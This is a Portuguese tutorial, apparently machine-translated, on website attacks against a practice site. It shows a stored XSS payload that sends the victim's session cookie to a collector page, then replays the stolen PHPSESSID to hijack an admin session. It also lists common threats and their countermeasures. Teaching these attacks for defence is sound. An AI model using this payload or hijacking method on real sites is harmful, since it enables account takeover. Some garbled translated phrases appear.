
Como invadir um site? Técnicas de invasão de sites
 Equipe editorial
⚡ Resumo Inteligente
Ataques a sites exploram vulnerabilidades em aplicações web — como código mal escrito, entradas não tratadas e gerenciamento de sessões inadequado — para obter acesso não autorizado. Esta página demonstra técnicas de ataque comuns e, mais importante, as contramedidas que mantêm um site seguro.
Mais pessoas têm acesso à Internet do que nunca. Isso levou muitas organizações a desenvolver aplicativos baseados na Web que os usuários podem usar online para interagir com a organização. Códigos mal escritos para aplicações web podem ser explorados para obter acesso não autorizado a dados confidenciais e servidores web.
Você aprenderá técnicas comuns de invasão de sites e as contramedidas que protegem contra esses ataques.
Como hackear um site
Neste cenário prático de hacking de site, vamos sequestrar a sessão do usuário do aplicativo web localizado em www.techpanda.orgUsaremos scripts entre sites para ler o ID da sessão do cookie e, em seguida, usá-lo para simular uma sessão de usuário legítima.
A premissa é que o atacante tem acesso à aplicação web e deseja sequestrar as sessões de outros usuários que utilizam a mesma aplicação. O objetivo desse ataque poderia ser obter acesso administrativo à aplicação web, assumindo que a conta de acesso do atacante seja limitada.
Etapa 1) Abrir URL http://www.techpanda.org/.
Para fins de prática, é altamente recomendável obter acesso usando injeção de SQL. Consulte Este artigo sobre injeção de SQL para obter mais informações sobre como fazer isso.
Passo 2) Insira os dados de login.
O e-mail de login é admin@google.com e a senha é Password2010.
Passo 3) Verifique o painel de controle.
Se você tiver feito login com sucesso, verá o seguinte painel de controle.

Passo 4) Insira o novo conteúdo.

Clique em Adicionar novo contato e insira o seguinte como primeiro nome:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Etapa 5) Adicionar JavaRoteiro.
O código acima usa JavaScript. Ele adiciona um hiperlink com um evento onclick. Quando o usuário desavisado clica no link, o evento recupera o ID de sessão do cookie PHP e envia para a página snatch_sess_id.php juntamente com o ID da sessão no URL.

Passo 6) Adicionar detalhes.
Insira os detalhes restantes conforme mostrado abaixo e clique em Salvar alterações.
Passo 7) Verifique o painel de controle.
Seu painel de controle agora terá a seguinte aparência.

Passo 8) Verifique o ID da sessão.
Como o script entre sites (XSS) está armazenado no banco de dados, ele é carregado sempre que usuários com direitos de acesso fazem login. Quando o administrador faz login e clica no hiperlink que diz "Dark", uma janela com o ID da sessão é exibida. URL.

Observação: o script pode enviar o valor para um servidor remoto onde o PHPSESSID está armazenado e, em seguida, redirecionar o usuário de volta como se nada tivesse acontecido.
Observação: o valor obtido pode ser diferente do apresentado aqui, mas o conceito é o mesmo.
Representação de sessão usando Firefox e complemento Tamper Data
Observação: o complemento clássico de verificação de integridade de dados mostrado abaixo não é mais instalável nas versões atuais. FirefoxMas o conceito que ilustra — interceptar e modificar uma solicitação HTTP para reproduzir uma sessão capturada — permanece inalterado.
O fluxograma abaixo mostra as etapas que você deve seguir para concluir este exercício.

- Você vai precisar do Firefox Navegador web para esta seção e o complemento Tamper Data.
- Abra Firefox e instale o complemento conforme mostrado nos diagramas abaixo.


- Procure por dados de adulteração e clique em instalar, como mostrado acima.

- Clique em Aceitar e instalar…


- Clique em Reiniciar agora quando a instalação for concluída.
- Habilite a barra de menu em Firefox se não for exibido.

- Clique no menu Ferramentas e selecione Alterar dados, conforme mostrado abaixo.

- A seguinte janela será exibida. Observação: se a janela não estiver vazia, clique no botão Limpar.

- Clique no menu Iniciar Tamper.
- Volte para o Firefox No navegador da web, digite http://www.techpanda.org/dashboard.php e pressione a tecla Enter para carregar a página.
- Você verá a seguinte mensagem pop-up do Tamper Data.

- A janela pop-up tem três (3) opções. A opção Tamper permite modificar as informações do cabeçalho HTTP antes de serem enviadas ao servidor.
- Clique nisso.
- Você obterá a seguinte janela.

- Copie o ID da sessão PHP que você copiou do ataque. URL e cole-o depois do sinal de igual. Seu valor agora deve ficar assim.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Clique no botão OK.
- A janela pop-up de violação de dados será exibida novamente.

- Desmarque a caixa de seleção que pergunta Continuar adulteração?
- Clique no botão enviar quando terminar.
- Você deverá conseguir visualizar o painel de controle conforme mostrado abaixo.

Observação: não fizemos login; simulamos uma sessão de login usando o valor PHPSESSID que obtivemos por meio de cross-site scripting.
O que é um aplicativo da Web? O que são ameaças da Web?
Uma aplicação web (também conhecida como website) é uma aplicação baseada no modelo cliente-servidor. O servidor fornece o acesso ao banco de dados e a lógica de negócios. Ele é hospedado em um servidor web. A aplicação cliente é executada no navegador web do cliente. As aplicações web geralmente são escritas em linguagens como... Java, C#, VB.Net, PHPe a linguagem de marcação ColdFusion, etc. Os mecanismos de banco de dados usados em aplicações web incluem MySQL, MS SQL Server, PostgreSQL, SQLite, etc.
Principais técnicas de hacking de sites
A maioria das aplicações web são hospedadas em servidores públicos. Servidores acessíveis pela internet. Isso as torna vulneráveis a ataques devido à facilidade de acesso. A seguir, apresentamos algumas ameaças comuns a aplicações web.
- Injeção de SQL – o objetivo desta ameaça pode ser contornar algoritmos de login, sabotar os dados, etc.
- Denial of Service Ataques – O objetivo dessa ameaça pode ser negar o acesso ao recurso a usuários legítimos.
- Script entre sites (XSS) – O objetivo dessa ameaça pode ser injetar código que possa ser executado no navegador do lado do cliente.
- Intoxicação por cookie/sessão – o objetivo desta ameaça é modificar cookies/dados de sessão por um invasor para obter acesso não autorizado.
- Adulteração de formulário – o objetivo desta ameaça é modificar dados de formulários, como preços em aplicativos de comércio eletrônico, para que o invasor possa obter itens a preços reduzidos.
- Code Injeção – o objetivo desta ameaça é injetar código como PHP, Python, etc. que podem ser executados no servidor. O código pode instalar backdoors, revelar informações confidenciais, etc.
- Defacement – O objetivo dessa ameaça é modificar a página exibida em um site e redirecionar todas as solicitações de página para uma única página que contém a mensagem do atacante.
Como proteger seu site contra hackers?
Uma organização pode adotar a seguinte política para se proteger contra ataques a servidores web.
- Injeção de SQL – A higienização e validação dos parâmetros do usuário antes de enviá-los ao banco de dados para processamento pode ajudar a reduzir as chances de ataques via injeção de SQL. Mecanismos de banco de dados como o MS SQL Server, MySQL, etc. suportam parâmetros e instruções preparadas. São muito mais seguras do que as instruções SQL tradicionais.
- Ataques de negação de serviço – Os firewalls podem ser usados para bloquear o tráfego de endereços IP suspeitos caso o ataque seja um simples ataque de negação de serviço (DoS). A configuração adequada das redes e um Sistema de Detecção de Intrusão (IDS) também podem ajudar a reduzir as chances de um ataque DoS ser bem-sucedido.
- Cross-Site Scripting – Validação e higienização de cabeçalhos e parâmetros passados via URLParâmetros de formulário e valores ocultos podem ajudar a reduzir ataques XSS.
- Intoxicação por cookie/sessão – Isso pode ser evitado criptografando o conteúdo dos cookies, definindo um tempo limite para os cookies e associando os cookies ao endereço IP do cliente usado para criá-los.
- Adulteração de formulário – Isso pode ser evitado validando e verificando a entrada do usuário antes de processá-la.
- Code Injeção – Isso pode ser evitado tratando todos os parâmetros como dados em vez de código executável. A sanitização e a validação podem ser usadas para implementar isso.
- Defacement – um bom segurança de aplicação web A política deve garantir a eliminação das vulnerabilidades comumente exploradas para acesso ao servidor web. Isso pode ser feito por meio de uma configuração adequada do sistema operacional, do software do servidor web e das melhores práticas de segurança durante o desenvolvimento.ping Aplicativos da web.
Verifique isso: 9 melhores URL Verificadores para saber se um link está livre de malware
